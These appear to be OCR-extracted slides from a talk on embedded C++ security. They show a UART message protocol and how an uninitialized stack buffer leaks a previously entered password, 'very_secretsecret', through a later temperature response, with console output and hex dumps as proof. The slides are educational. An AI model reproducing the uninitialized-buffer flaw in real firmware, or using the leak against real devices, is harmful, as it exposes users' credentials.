


Stack Deallocation

```
{
    ...
    int x = 0x0A0B0C0D;
    ...
}
```





Workflow


std::uint8_t buffer [MAX_MESSAGE_LENGTH];
receive
send
embedded
UART
device
request
response
deserialize
serialize
process
prepare
response


Temperature

```
 0                   1                   2                   3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|  message type |    subtype    |payload length |  payload...   |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```






Exploit



```
> login
password: very_secretsecret
SUCCESS

> logout
SUCCESS

> temperature
#0 : not connected
#1 : not connected
#2 : not connected
#3 : not connected
#4 : not connected
#5 : not connected
#6 : not connected
#7 : 151
```


```
00 01 11 76 65 72 79 5f
73 65 63 72 65 74 73 65
63 72 65 74

01 00 00

00 02 00

01 00 00

00 03 00

01 03 21 76 65 72 79 5f
73 65 63 72 65 74 73 65
63 72 65 74 73 20 61 72
65 20 3a 20 68 65 6c 00
00 00 97 80
```




Vulnerability

```
std::uint8_t buffer [MAX_MESSAGE_LENGTH];
```


buffer not initialized




Vulnerability




Vulnerability




